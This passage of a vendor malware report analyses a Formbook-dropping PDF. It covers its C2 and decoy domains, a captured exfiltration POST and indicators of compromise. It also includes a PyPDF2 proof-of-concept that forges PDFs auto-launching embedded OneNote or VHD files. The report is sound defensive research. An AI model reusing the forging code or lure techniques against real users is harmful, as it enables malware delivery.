


Figure 17. Processes monitored by the sandbox

The processes highlighted in red indicate that there was some suspicious process injection activity, at this stage of the execution it's possible to dump either explorer.exe or msdt.exe. We analysed them with open-source YARA rules* **, and they revealed the presence of Formbook (which would have been impossible to do from the packed vbc.exe file alone).

Subsequently we sniffed the internet traffic during the sample execution using "Wireshark***" and intercepted a lot of communication attempts towards various servers (see figure 18). Formbook is known to use many decoy IPs and domain names to hide its real C2 address.

** CAPE/Formbook.yar at master · ctxis/CAPE · GitHub*

*** YARA_Rules/formbook.yara at main · MalGamy/YARA_Rules · GitHub*

**** Wireshark · Documentation*

Protocol	Lengt	Info
DNS	81	Standard query 0x5612 A www.lozaedwinomar.com
DNS	145	Standard query response 0x5612 A www.lozaedwinomar.com A 185.199.109.153 A 185.199.110.153 A 185.199.111.153 A 185.199.108.153
DNS	78	Standard query 0x47e4 A www.bikemenu.co.uk
DNS	94	Standard query response 0x47e4 A www.bikemenu.co.uk A 217.198.116.188
DNS	93	Standard query 0xa78e A www.212homeimprovementcompany.com
DNS	123	Standard query response 0xa78e A www.212homeimprovementcompany.com CNAME 212homeimprovementcompany.com A 34.102.136.180
DNS	73	Standard query 0x236d A www.jiniu.vip
DNS	89	Standard query response 0x236d A www.jiniu.vip A 47.110.39.34
DNS	73	Standard query 0x1ef9 A www.jiniu.vip
DNS	89	Standard query response 0x1ef9 A www.jiniu.vip A 47.110.39.34
DNS	87	Standard query 0xd882 A www.audreysobaramrealty.com
DNS	133	Standard query response 0xd882 A www.audreysobaramrealty.com CNAME audreysobaramrealty.com A 3.33.152.147 A 15.197.142.173
DNS	74	Standard query 0x4263 A www.367946.com
DNS	74	Standard query 0x4263 A www.367946.com
DNS	136	Standard query response 0x4263 No such name A www.367946.com SOA ns1.dyna-ns.net
DNS	82	Standard query 0x4f71 A www.acapulcodreams.com
DNS	82	Standard query 0x4f71 A www.acapulcodreams.com
DNS	152	Standard query response 0x4f71 No such name A www.acapulcodreams.com SOA dns1.registrar-servers.com
DNS	80	Standard query 0x2432 A www.amanomarkets.com
DNS	110	Standard query response 0x2432 A www.amanomarkets.com CNAME amanomarkets.com A 66.45.251.234
DNS	80	Standard query 0x4b02 A www.acameedure.space
DNS	96	Standard query response 0x4b02 A www.acameedure.space A 103.75.187.24
DNS	95	Standard query 0x4843 A www.laurashappydrivingacademy.co.uk
DNS	111	Standard query response 0x4843 A www.laurashappydrivingacademy.co.uk A 81.17.29.147
DNS	76	Standard query 0x3456 A www.edortion.com
DNS	141	Standard query response 0x3456 A www.edortion.com CNAME vip.myshopline.shop A 104.17.232.29 A 104.17.233.29
DNS	86	Standard query 0x73e4 A www.gfdcourierservices.com
DNS	102	Standard query response 0x73e4 A www.gfdcourierservices.com A 91.195.241.232
DNS	83	Standard query 0xdd24 A www.aestheticsclinic.ru
DNS	99	Standard query response 0xdd24 A www.aestheticsclinic.ru A 194.58.112.174
DNS	76	Standard query 0x01c7 A www.mp3cool3.net
DNS	92	Standard query response 0x01c7 A www.mp3cool3.net A 154.64.40.239
DNS	84	Standard query 0xd9f2 A www.eleccionespuebla.com
DNS	100	Standard query response 0xd9f2 A www.eleccionespuebla.com A 38.162.76.31
DNS	76	Standard query 0xd697 A www.goldsell.xyz

Figure 18. Sniffed DNS requests

Using the configuration extractor provided by AnyRun* it is possible to identify the real C2 domain: *"amanomarkets[.]com"*.

However, observing the network traffic, we noticed substantial amounts of data sent over to a decoy domain (Figure 19), that's why even though it is reported as decoy we are inserting it as IoC in this report.

** https://app.any.run/tasks/c8dfb9c7-f306-46c4-bc41-1ff51fd3c982/*

Wireshark · Segui flusso HTTP (tcp.stream eq 115) · capture.pcap

```
POST /d16k/ HTTP/1.1
Host: www.laurashappydrivingacademy.co.uk
Connection: close
Content-Length: 94472
Cache-Control: no-cache
Origin: http://www.laurashappydrivingacademy.co.uk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.laurashappydrivingacademy.co.uk/d16k/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

srk4sL=K-EBx-XuHu2t0ImkUXf5UraHghEoaLgCNQrgVST88gNcKUgwgjwmNyu5zz0CUpOSCmRcbweQo19RGkhpdVPVRcNnVuA
KYifRoi6pgCZzRxCkLfQgpJWFt3XIJ3nLv5bzZaytH6cMCI61JgnL2pR0wsFVV8NPJTiBbAU5s9jI871MozD3g68V93xO-d-
Kt9DzgV6NpxW9l(ZTG9COzJAru~LS1UDZjQJ(xw1wcV8RYSW8ap1jyurQD5mRd3iQndbWsE74SPbvMz1b_fufl9Lt4CNMpWAUfE
PGYUAsuUgF-hwL36LxBRzR6TKHbR4qfg5seo6pILKRC6ZAVMbYtlyDxUR485rVyiR38mAOwFNxbXyan4EBcsglG~mgTDPFXLDW
(CkeQa~4U3cD9nOLAcoiaYLpCyTvjO(VBpUr1UqHC09sxV5tvif9GJoIpiuW(SsqHpOW(tzj1tg_(RewF-
m097UdiJN5L9rIncLVnzVNqI6MR_fYN07DaITJsDY2H1V3yhJFsG8xqkXqkzambxEtcF4nCrFv9HDKsRAIZHZDyZ8Q5J0hgWQiI
jzdiuB1aOAiSK4K~ol-E_kbpKFKh5r231ZXIPwijNAVeh6Ig9o0mWoFQ035r13DUPH-glfewZXwXX1z3f4-WdY_2-
eM6Rn7rVKAJEcja3nZw80bEbJ0wj22y5RzFyaVEFcoshIv3PAU7we9GXXbTL5S4r4a9h5lB2aEbbzpc44YRMEJHPkGIi9NTD0s
fGPc4IQjxiH5qkRiRK89h8BJv~8HUF57d883wAhnhtWzaekeVwKtex8~Ut9tAqa3sd_nekMQCvyVujA~nsRH2lw3lHqbHOzueU
myeabwFqbquZFKD3WFunf0pptrxlgTiwbnVCRZEsyNTZy_jE8QihGXcUxJTGspNRjjFMvp4G9mSI7X6JSDafkh5pkw3PE9Ffvq
R2WC~Asaz5kwKMrYCMTtTJhhGGxJF1ieWnEYzks8hU36bZ9CIvRfG0bQsExt5jvZ2ER19pNXe3wzEOQ1xefdxexyT5s7h0hxiN
```

Figure 19. POST method with encoded content towards malicious domain

3.5 IOC

We collected the indicators of compromise related to the sample analysed in the following table.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	e60aaed3ef4eddce6b98d31146aed582d0d66807644a4b0b-bf7b0ec6903b2260	Original PDF VirusTotal – 28/60
SHA-256	d97e51d3b42566d127ff0a7fc1918ff31373102738cbcf925e-af3b26f6d450e6	Decompressed PDF VirusTotal – 13/60
SHA-256	6202e16776594a286980b14732bd700c1754d653ee-e224b6412d31cadd66d7da	Embedded compressed and extracted file VirusTotal – 3/59
SHA-256	f7480600459159284109-dc29c25bf0226b8718b1a981293c5a2e81d0c0135f2f	Embedded decompressed file: Excel file VirusTotal – 25/59
IP	103[.]167[.]85[.]227	Payload distribution VirusTotal AlienVault
Domain	amanomarkets[.]com	C&C VirusTotal AlienVault
Domain	laurashappydrivingacademy[.]co[.]uk	Present in the decoy list but suspected of being a C&C VirusTotal AlienVault

Table 1. Indicators of compromise

Moreover, we listed in table 2 many decoys retrieved from the malware configuration extractor of Recorded Future* Triage Sandbox.

drinkag1pro[.]com	mp3cool3[.]net	gfdcourierservices[.]com
dermamedical[.]uk	diakonia[.]africa	griffmx[.]com
northwheddonfarm[.]co[.]uk	addictsmovingmountainsinc[.]com	oscar-framework[.]co[.]uk
ashleighj[.]com	czghgdgs[.]com	airkiss-service[.]live
kietaj[.]xyz	highperwednesday[.]com	tip2love.co[.]uk
6tu04yd0[.]xyz	wagadvisor[.]co[.]uk	hesamusic[.]com
donutcosmetic[.]com	youhuidi[.]net	edortion[.]com
goldsell[.]xyz	feastandfast[.]com	angelovesnails[.]space
betonxetek[.]ru	fp-events[.]net	digitcourses[.]com
caplingerphotodrones[.]com	1wkejm[.]top	bestautodrivingschool[.]com
afghansharqlimited[.]com	icreditpartners[.]com	okstore[.]africa
xsmasilela[.]africa	dydjse[.]cfd	aiqitu[.]com
bikemenu[.]co[.]uk	uptowntravel[.]net	lozaedwinomar[.]com
hohot[.]xyz	farmakol[.]ru	bastuochspa[.]se
anabolic-pharmacy[.]com	acapulcodreams[.]com	beyondbeautybedford[.]co.uk
eleccionespuebla[.]com	audreysobaramrealty[.]com	freelancejournals[.]com
laurashappydrivingacademy[.]co[.]uk	koleencarrseitsrealtor[.]com	cartershomeservice[.]com
hmcr[.]store	jiniu[.]vip	367946[.]com
xquizitwebsites[.]africa	carolsandova[.]com	212homeimprovementcompany[.]com
ai6bat[.]com	kayedomingo[.]com	inrylu[.]info
acameedure[.]space	319mjy[.]site	aestheticsclinic[.]ru
continentalcapitalmarkets[.]com		

Table 2. List of decoys

** Recorded Future*

DEFENCE TECH

4

Research on further uses of Pdf embedded files

4. Research on further uses of Pdf embedded files

The document analysed in this report poses an interesting question: PDF files are not commonly used as infection vectors as the standard file format blacklist is very strict and doesn't allow for any kind of executable formats, even less common scripting language files such as ".hta" or ".wsf" are blocked.
Thus, we investigated what kind of attacks can slip through the default configuration by using modern attack vectors that have been introduced only recently by threat actors.

As first step we replicated the setup used in this reports' sample, that is, an embedded file that is launched automatically with a JavaScript code block. To do this we used the open-source library *"PyPDF2*"*, it provides a complete set of tools to programmatically modify or, in our case, forge PDF files.

The following code snippet is enough to produce one such PDF file, the key functions used are *"addJS()"* and *"addAttachment()"*.

```
from PyPDF2 import PdfFileReader, PdfFileWriter

output = PdfFileWriter()
ipdf = PdfFileReader(open('Tester/sample.pdf', 'rb'))
output.appendPagesFromReader(ipdf)


with open('output/testPDF.pdf', 'wb') as f:
        output.addJS("this.exportDataObject({cName: 'Tester/test.one', nLaunch: 2});")
        with open('Tester/test.one', 'rb') as fp:
                output.addAttachment('Tester/test.one', fp.read())
        output.write(f)
```

"addJS()" allows to insert an arbitrary Javascript function in a PDF document, used the same "exportDataObject" API used in the sample, the inserted code is automatically executed by the PDF reader once the file is opened.

** PyPDF2 · PyPI*

"addAttachment()", instead, allows to attach a file, it requires two parameters:

- Filename: the name used inside the PDF to identify the file.
- Data: the data to be inserted as an embedded file.

The parameter only accepts "data" values of type "bytes", so we use the "read()" function to load the file's content in memory.

We tested several less common file extensions that can be used to execute code, the ones that left us with positive response are Microsoft OneNote files (.one) and Virtual Hard Disk files (.vhd). These are relatively new formats that are being actively used for malware distribution* **.

In both cases Acrobat exhibited the same behaviour: as soon as the PDF is opened the alert with the misleading name pops-up and with a single click from the user it will be opened. (figure 20) Just like the sample in this report, it is possible to carefully pick the file name in order to deceive the user, for instance, by matching the user's operating system language.




Figure 20. Acrobat prompting to open the file from our crafted PDF


** https://otx.alienvault.com/browse/global/pulses?q=onenote*
*** https://otx.alienvault.com/browse/global/pulses?q=vhd*


Clicking the OK button leads to Acrobat executing the embedded file as in figure 21.

Figure 21. The OneNote document embedded in the pdf

At this point the user is shown arbitrary content such as a malicious OneNote file with an embedded executable.

In case of VHD files the system automatically mounts the virtual hard drive image and opens it as a regular folder, this can contain arbitrary files with misleading icons to lure the user into opening them.





5 Conclusion

5. Conclusion

Average users are inclined to be deceived by social engineering techniques. Threat actor techniques always evolve towards new methodologies to improve the success rate of their attacks.

PDF documents have usually been manipulated by inserting a clickable malicious URL into the content. However, the content must be well written and deceptive to lead the victim to click it and download the next stages, the number of steps required makes it more likely for the user to notice that something is amiss.

However, we demonstrated in this report that PDF documents weaponised using JavaScript code are more effective than simple phishing and file type blacklists haven't kept up with modern infection vectors.

Our recommendation is to disable JavaScript from the various PDF readers: Adobe has a dedicated option in settings*, Firefox's "PDFJS" reader allows disabling it by toggling"pdfjs.enableScripting" in "about:config"** while Google Chrome doesn't seem to have a straightforward way of disabling it, in this case we suggest using a third-party extension such as UblockOrigin*** configuring it to block JavaScript in PDF files or prefer using a different reader. Some of these options can be deployed through Group Policy.

** https://helpx.adobe.com/acrobat/using/javascripts-pdfs-security-risk.html*

*** https://support.mozilla.org/en-US/questions/1333222*

**** https://github.com/gorhill/uBlock*

DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

DONEXIT IT SECURITY

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it